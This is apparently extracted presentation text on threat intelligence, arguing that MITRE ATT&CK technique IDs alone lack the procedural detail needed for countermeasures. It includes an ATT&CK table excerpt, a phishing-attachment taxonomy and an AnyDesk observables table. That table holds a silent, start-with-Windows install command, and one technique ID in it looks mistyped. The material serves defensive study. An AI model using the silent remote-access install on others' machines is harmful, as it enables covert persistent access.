
Despite this, the framework is often misappropriated, with technique ID mapping often being the only technical component of a tactical report – leading to missed opportunities in the development of more tangible and robust countermeasures.

The screenshot shows the MITRE ATT&CK website with the URL <https://attack.mitre.org/techniques/enterprise/>. The page title is "Enterprise Techniques". The left sidebar lists various technique categories under "Enterprise": Reconnaissance, Resource Development, Initial Access, Execution, Persistence, Privilege Escalation, Defense Evasion, Credential Access, Discovery, Lateral Movement, Collection, Command and Control, Exfiltration, Impact, Mobile, and ICS. The main content area displays a table of techniques, with the first few rows visible:

ID	Name	Description
T1548	Abuse Elevation Control Mechanism	Adversaries may circumvent mechanisms designed to control elevate privileges to gain higher-level permissions. Most modern systems contain native elevation control mechanisms that are intended to limit privileges that a user can perform on a machine. Authorization has to be granted to specific users in order to perform tasks that can be considered of higher risk. An adversary can perform several methods to take advantage of built-in control mechanisms in order to escalate privileges on a system.
.001	Setuid and Setgid	An adversary may abuse configurations where an application has the setuid or setgid bits set in order to get code running in a different (and possibly more privileged) user's context. On Linux or macOS, when the setuid or setgid bits are set for an application binary, the application will run with the privileges of the owning user or group respectively. Normally an application is run in the current user's context, regardless of which user or group owns the application. However, there are instances where programs need to be executed in an elevated context to function properly, but the user running them may not have the specific required privileges.
.002	Bypass User Account Control	Adversaries may bypass UAC mechanisms to elevate process privileges on system. Windows User Account Control (UAC) allows a program to elevate its privileges (tracked as integrity levels ranging from low to high) to perform a task under administrator-level permissions, possibly by prompting the user for confirmation. The impact to the user ranges from denying the operation under high enforcement to allowing the user to perform the action if they are in the local administrators group and click through the prompt or allowing them to enter an administrator password to complete the action.
.003	Sudo and Sudo Caching	Adversaries may perform sudo caching and/or use the sudoers file to elevate privileges. Adversaries may do this to execute commands as other users or spawn processes with higher privileges.
.004	Elevated Execution with Prompt	Adversaries may leverage the <code>AuthorizationExecuteWithPrivileges</code> API to escalate privileges by prompting the user for credentials. The purpose of this API is to give application developers an easy way to perform operations with root privileges, such as for application installation or updating. This API does not validate that the program requesting root privileges comes from a reputable source or has been maliciously modified.
.005	Temporary Elevated Cloud Access	Adversaries may abuse permission configurations that allow them to gain temporarily elevated access to cloud resources. Many cloud environments allow administrators to grant user or service accounts permission to request just-in-time access to roles, impersonate other accounts, pass roles onto resources and services, or otherwise gain short-term access to a set of privileges that may be distinct from their own.
.006	TCC Manipulation	Adversaries can manipulate or abuse the Transparency, Consent, & Control (TCC) service or database to execute malicious applications with elevated permissions. TCC is a Privacy & Security macOS control mechanism used to determine if the running process has permission

At the top right of the page, it says "Techniques: 202" and "Sub-techniques: 435". Below the table, there is a note: "Techniques represent 'how' an adversary achieves a tactical goal by performing an action. For example, an adversary may dump credentials to achieve credential access."

CTI processes and tooling often emphasise the distillation of procedural information to ATT&CK IDs – thereby abstracting away much of the meaningful detail that could support countermeasure development.



Techniques within T1566 and T1059 are commonly subject to this type of abstraction. And while enterprise controls offer a baseline level of protection, defence from specific adversarial techniques necessitate the need for custom countermeasures and detection use cases.

Sender	<ul style="list-style-type: none"><li>• Unknown</li><li>• Compromised Mailbox</li></ul>
Type	<ul style="list-style-type: none"><li>• Attachment</li><li>• Link</li></ul>
Attachment	<ul style="list-style-type: none"><li>• Excel</li><li>• OneNote</li><li>• PowerPoint</li><li>• Word</li><li>• BAT</li><li>• LNK</li><li>• PE Binary</li><li>• Windows Script File (WSF)</li><li>• XLL</li><li>• CHM</li><li>• HTA</li><li>• ISO</li><li>• JavaScript</li><li>• PDF</li><li>• RTF</li><li>• VBS</li><li>• VHD</li><li>• ZIP</li></ul>
Payload Host	<ul style="list-style-type: none"><li>• Compromised Site</li><li>• Permitted Service</li><li>• Categorised Site</li><li>• Uncategorised Site</li></ul>

*“... TA570 demonstrated multiple new and different TTPs, using as many as six different and unique attack chains in some months, and using or experimenting with numerous filetypes throughout”.*

*– Crime Finds a Way: The Evolution and Experimentation of the Cybercrime Ecosystem, ProofPoint Threat Research (May 2023)*

Each technique and its corresponding implementation requires special consideration to reflect nuances in execution behaviour, and the approach needed to develop or enhance countermeasures. This is made possible by understanding TTPs at a *procedural and system level*.




TID / Type	Procedure or Observable
T1059.003	AnyDesk.exe --install "%ProgramFiles(x86)%\AnyDesk" --start-with-win --silent
T1543.003	HKLM\System\CurrentControlSet\Services\AnyDesk
T1533.002	O=PHILANDRO SOFTWARE GMBH, L=STUTTGART, S=BADEN-WÜRTTEMBERG, C=DE
T1071.001	relay-[a-z0-9]{8}.net.anydesk.com
T1041	ad_trace.txt
Artifact	Installed to: %ProgramFiles(x86)%\AnyDesk\* or %ProgramFiles%\AnyDesk\*
Artifact	Config: %ProgramData%\AnyDesk\*.conf or %APPDATA%\AnyDesk\*.conf
Artifact	Logs: %ProgramData%\AnyDesk\ad_svc.trace or %APPDATA%\AnyDesk\ad.trace
Event Logs	Security: 4688, System: 7045

## *Specificity is Key*

Following cyber security best practices can provide organisations with a baseline level of protection from common threats and attack vectors.

However, a maturer outlook requires a contextual understanding of the threat, and the *specific techniques and procedures* a threat actor leverages to achieve their objectives.


*Specific adversarial techniques necessitate the need for specific defensive countermeasures.*




## So, Are MITRE ATT&CK Technique IDs Enough?



Techniques and sub-techniques still don't often provide sufficient detail to emulate an attack

